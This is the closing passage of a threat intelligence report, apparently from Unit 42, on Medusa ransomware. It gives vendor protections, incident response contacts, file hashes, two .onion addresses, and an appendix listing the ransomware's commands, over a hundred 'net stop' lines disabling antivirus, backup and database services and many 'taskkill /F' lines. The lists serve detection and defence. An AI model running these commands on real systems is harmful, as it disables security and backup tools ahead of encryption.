    - While there is currently no known cloud infrastructure being affected by Medusa ransomware, any cloud infrastructure running windows virtual machines should monitor their Windows-based VMs using Cortex XDR Cloud Agents or Prisma Cloud Defender Agents. Both agents will monitor the Windows VM instances for known Medusa malware, using signatures pulled from Palo Alto Networks WildFire.
- Cortex Xpanse:
    - Cortex Xpanse can be used to detect vulnerable services exposed directly to the internet that may be exploitable and infected with Medusa ransomware.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Hashes

4d4df87cf8d8551d836f67fbde4337863bac3ff6b5cb324675054ea023b12ab6	Medusa Ransomware
657c0cce98d6e73e53b4001eeea51ed91fdcf3d47a18712b6ba9c66d59677980	Medusa Ransomware
7d68da8aa78929bb467682ddb080e750ed07cd21b1ee7a9f38cf2810eeb9cb95	Medusa Ransomware
9144a60ac86d4c91f7553768d9bef848acd3bd9fe3e599b7ea2024a8a3115669	Medusa Ransomware
736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270	Medusa Ransomware

Infrastructure

- Medusakxxtp3uo7vusntvubnytaph4d3amxivbggl3hnhpk2nmus34yd[.]onion
- medusaxko7jxtrojdkxo66j7ck4q5tgktf7uqsqyfry4ebnxlcbkccyd[.]onion

Appendix

Services stopped by Medusa ransomware

- net stop "Acronis VSS Provider"
- net stop "Sophos Agent"
- net stop "Sophos Clean Service"
- net stop "Sophos Health Service"
- net stop "Sophos MCS Agent"
- net stop "Sophos MCS Client"
- net stop "Sophos Message Router"
- net stop "AcronisAgent"
- net stop "AcrSch2Svc"
- net stop "Antivirus"
- net stop "ARSM"

- net stop "BackupExecJobEngine"
- net stop "BackupExecRPCService"
- net stop "BackupExecVSSProvider"
- net stop "bedbg"
- net stop "DCAgent"
- net stop "EPSecurityService"
- net stop "EPUpdateService"
- net stop "EraserSvc11710"
- net stop "EsgShKernel"
- net stop "FA_Scheduler"
- net stop "IISAdmin"
- net stop "IMAP4Svc"
- net stop "macmnsvc"
- net stop "masvc"
- net stop "MBAMService"
- net stop "MBEndpointAgent"
- net stop "McAfeeEngineService"
- net stop "McAfeeFramework"
- net stop "McShield"
- net stop "McTaskManager"
- net stop "mfemms"
- net stop "mfevtp"
- net stop "MMS"
- net stop "mozyprobackup"
- net stop "MsDtsServer"
- net stop "MsDtsServer100"
- net stop "MsDtsServer110"
- net stop "MSExchangeES"
- net stop "MSExchangeIS"
- net stop "MSExchangeMGMT"
- net stop "MSExchangeMTA"
- net stop "MSExchangeSA"
- net stop "MSExchangeSRS"
- net stop "MSOLAP$SQL_2008"
- net stop "MSOLAP$SYSTEM_BGC"
- net stop "MSOLAP$TPS"
- net stop "MSOLAP$TPSAMA"
- net stop "MSSQL$BKUPEXEC"
- net stop "MSSQL$ECWDB2"
- net stop "MSSQL$PRACTICEMGT"
- net stop "MSSQL$PRACTTICEBGC"
- net stop "MSSQL$PROFXENGAGEMENT"

- net stop "MSSQL$SBSMONITORING"
- net stop "MSSQL$SHAREPOINT"
- net stop "MSSQL$SQL_2008"
- net stop "MSSQL$SYSTEM_BGC"
- net stop "MSSQL$TPS"
- net stop "MSSQL$TPSAMA"
- net stop "MSSQL$VEEAMSQL2008R2"
- net stop "MSSQL$VEEAMSQL2012"
- net stop "MSSQLFDLauncher"
- net stop "MSSQLFDLauncher$TPS"
- net stop "MSSQLSERVER"
- net stop "MySQL80"
- net stop "MySQL57"
- net stop "ntrtscan"
- net stop "OracleClientCache80"
- net stop "PDVFSService"
- net stop "POP3Svc"
- net stop "ReportServer"
- net stop "ReportServer$SQL_2008"
- net stop "ReportServer$TPS"
- net stop "ReportServer$TPSAMA"
- net stop "RESvc"
- net stop "sacsvr"
- net stop "SamSs"
- net stop "SAVAdminService"
- net stop "SAVService"
- net stop "SDRSVC"
- net stop "SepMasterService"
- net stop "ShMonitor"
- net stop "Smcinst"
- net stop "SmcService"
- net stop "SMTPSvc"
- net stop "SNAC"
- net stop "SntpService"
- net stop "sophossps"
- net stop "SQLAgent$BKUPEXEC"
- net stop "SQLAgent$ECWDB2"
- net stop "SQLAgent$PRACTTICEBGC"
- net stop "SQLAgent$PRACTTICEMGT"
- net stop "SQLAgent$SHAREPOINT"
- net stop "SQLAgent$SQL_2008"
- net stop "SQLAgent$SYSTEM_BGC"

- net stop "SQLAgent$TPS"
- net stop "SQLAgent$TPSAMA"
- net stop "SQLAgent$VEEAMSQL2012"
- net stop "SQLBrowser"
- net stop "SQLSafeOLRService"
- net stop "SQLSERVERAGENT"
- net stop "SQLTELEMETRY"
- net stop "SQLTELEMETRY$ECWDB2"
- net stop "SQLWriter"
- net stop "SstpSvc"
- net stop "svcGenericHost"
- net stop "swi_filter"
- net stop "swi_service"
- net stop "swi_update_64"
- net stop "TmCCSF"
- net stop "tmlisten"
- net stop "TrueKey"
- net stop "TrueKeyScheduler"
- net stop "TrueKeyServiceHelper"
- net stop "UI0Detect"
- net stop "VeeamBackupSvc"
- net stop "VeeamBrokerSvc"
- net stop "VeeamCatalogSvc"
- net stop "VeeamCloudSvc"
- net stop "VeeamDeploySvc"
- net stop "VeeamMountSvc"
- net stop "VeeamNFSSvc"
- net stop "VeeamRESTSvc"
- net stop "VeeamTransportSvc"
- net stop "W3Svc"
- net stop "wbengine"
- net stop "WRSVC"
- net stop "VeeamHvIntegrationSvc"
- net stop "swi_update"
- net stop "SQLAgent$CXDB"
- net stop "SQL Backups"
- net stop "MSSQL$PROD"
- net stop "Zoolz 2 Service"
- net stop "MSSQLServerADHelper"
- net stop "SQLAgent$PROD"
- net stop "msftesql$PROD"
- net stop "NetMsmqActivator"

- net stop "EhttpSrv"
- net stop "ekrn"
- net stop "ESHASRV"
- net stop "MSSQL$SOPHOS"
- net stop "SQLAgent$SOPHOS"
- net stop "AVP"
- net stop "klnagent"
- net stop "MSSQL$SQLEXPRESS"
- net stop "SQLAgent$SQLEXPRESS"
- net stop "kavfsslp"
- net stop "KAVFSGT"
- net stop "KAVFS"
- net stop "mfefire"

Processes:

- taskkill /F /IM zoolz.exe /T
- taskkill /F /IM agntsvc.exe /T
- taskkill /F /IM dbeng50.exe /T
- taskkill /F /IM dbsnmp.exe /T
- taskkill /F /IM encsvc.exe /T
- taskkill /F /IM excel.exe /T
- taskkill /F /IM firefoxconfig.exe /T
- taskkill /F /IM infopath.exe /T
- taskkill /F /IM isqlplussvc.exe /T
- taskkill /F /IM msaccess.exe /T
- taskkill /F /IM msftesql.exe /T
- taskkill /F /IM mspub.exe /T
- taskkill /F /IM mydesktopqos.exe /T
- taskkill /F /IM mydesktopservice.exe /T
- taskkill /F /IM mysqld.exe /T
- taskkill /F /IM mysqld-nt.exe /T
- taskkill /F /IM mysqld-opt.exe /T
- taskkill /F /IM ocautoupds.exe /T
- taskkill /F /IM ocomm.exe /T
- taskkill /F /IM ocssd.exe /T
- taskkill /F /IM onenote.exe /T
- taskkill /F /IM oracle.exe /T
- taskkill /F /IM outlook.exe /T
- taskkill /F /IM powerpnt.exe /T
- taskkill /F /IM sqbcoreservice.exe /T
- taskkill /F /IM sqlagent.exe /T
- taskkill /F /IM sqlbrowser.exe /T

- taskkill /F /IM sqlservr.exe /T
- taskkill /F /IM sqlwriter.exe /T
- taskkill /F /IM steam.exe /T
- taskkill /F /IM synctime.exe /T
- taskkill /F /IM tbirdconfig.exe /T
- taskkill /F /IM thebat.exe /T
- taskkill /F /IM thebat64.exe /T
- taskkill /F /IM thunderbird.exe /T
- taskkill /F /IM visio.exe /T
- taskkill /F /IM winword.exe /T
- taskkill /F /IM wordpad.exe /T
- taskkill /F /IM xfssvccon.exe /T
- taskkill /F /IM tmlisten.exe /T
- taskkill /F /IM PccNTMon.exe /T
- taskkill /F /IM CNTAoSMgr.exe /T
- taskkill /F /IM Ntrtscan.exe /T
- taskkill /F /IM mbamtray.exe /T

Additional Resources

- Medusa ransomware gang picks up steam as it targets companies worldwide – Bleeping Computer
- Toyota confirms breach after Medusa ransomware threatens to leak data – Bleeping Computer
- A Deep Dive Into Medusa Ransomware – Whitepaper, SecurityScorecard

---